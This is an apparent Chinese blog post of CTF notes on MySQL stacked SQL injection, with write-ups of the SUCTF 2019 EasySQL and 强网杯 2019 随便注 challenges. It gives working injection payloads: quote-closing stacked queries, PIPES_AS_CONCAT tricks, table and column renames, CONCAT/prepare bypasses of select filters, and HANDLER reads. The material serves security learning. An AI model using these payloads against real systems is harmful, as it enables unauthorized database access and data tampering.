
sql注入 堆叠注入

原创

shu天 于 2021-08-08 00:39:10 发布 82 收藏

分类专栏： ctf # web 文章标签： mysql sql ctf sql注入 堆叠注入



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

堆叠注入

使用`multi_query()`执行一条或多条`sql`语句，然后将结果全部输出，就会有这种漏洞

一次性执行多条查询语句

> 总之前面闭合，后面注释掉

```
xxx' ;show databases;--+
show tables
';show columns from `表名`; --+
```

绕过方法

连接

[SUCTF 2019]EasySQL

```
set sql_mode=pipes_as_concat;
依旧是要一起用的
```

pipes_as_concat：将导致 “||” 字符串被视为一个标准的 SQL 字符串合并操作符，而不是 “OR” 操作符的一个同义词。

堆叠注入下可以改变sql的`||`符号的作用，使之变成连接字符串符号，也就成为了唯一一个不需要括号就能连接字符串的方法

通过改表名和列名

当限制select 或者对flag相关字符串过滤严重时候，可以改表名，利用本来sql语句查询的表，打印flag

```
rename table 'xx' to 'xx';

alter table 'xx' change 'xx' 'xx2' varchar(100);
# ALTER TABLE (表名) CHANGE (要修改的列) (修改后的列名) VARCHAR(20)(类型);
```

[强网杯 2019]随便注

```
-1';
rename table `words` to `test`;
rename table `1919810931114514` to `words`;
alter table `words` change `flag` `id` varchar(100);
show columns from words;--+

一定要一起用...如果words表，或者id的列没了就麻烦了
然后改表后表的结构变化了，字段（列）不一样多，所以还要重新构造查询的语句
```

select被过滤时

CONCAT和预编译绕过

[强网杯 2019]随便注

```
以堆叠注入为例
xxx';   //最前面这句话好像要报错比如写-1.后面才会执行，，，好吧是最后忘了注释掉
set @sql=CONCAT('se','lect * from [表名];');
prepare stmt from @sql;
execute stmt;
#
```

handler语句

handler语句并不具备select语句的所有功能，它是mysql专用的语句，并没有包含到SQL标准中。

```
HANDLER tbl_name OPEN [ [AS] alias]  # 打开一张表，无返回结果，实际上声明了一个名为tb1_name的句柄。

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]
# 获取句柄的第一行，通过READ NEXT依次获取其它行。最后一行执行之后再执行NEXT会返回一个空的结果。

HANDLER tbl_name CLOSE     # 关闭打开的句柄。
```

[强网杯 2019]随便注

```
1';
handler `1919810931114514` open;
handler `1919810931114514` read first;-- +
```

也要在一次查询中运行完哦

wp

1.[SUCTF 2019]EasySQL

> 这道题目需要我们去对后端语句进行猜解
> 1、输入非零数字得到的回显 1 和输入其余字符得不到回显 => 来判断出内部的查询语句可能存在有 ||
> 2、也就是 **select 输入的数据 || 内置的一个列名 from 表名** => 即为
> 后台语句为：select $post[‘query’]||flag from Flag

所以我们要解决的问题是 || 或这个问题

payload：

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

拼接效果为：select 1;set sql_mode=PIPES_AS_CONCAT;select 1||flag from Flag

> 关于 `sql_mode` ：它定义了 MySQL 应支持的 SQL 语法，以及应该在数据上执行何种确认检查，其中的 `PIPES_AS_CONCAT` 将 `||` 视为字符串的连接操作符而非 “或” 运算符
> 在 oracle 缺省支持 通过 ‘ || ’ 来实现字符串拼接。
> 但在 mysql 缺省不支持。需要调整 mysql 的 sql_mode模式：pipes_as_concat 来实现 oracle 的一些功能

这个就可以解决 || 带来的问题了

select 1||flag from Flag 呢，看起来没有遇见过，但是就是相当于在表后面加一列 1

还有一个非预期解

```
*,1
```

好像是因为没有过滤 * 而造成的，拼接后不难理解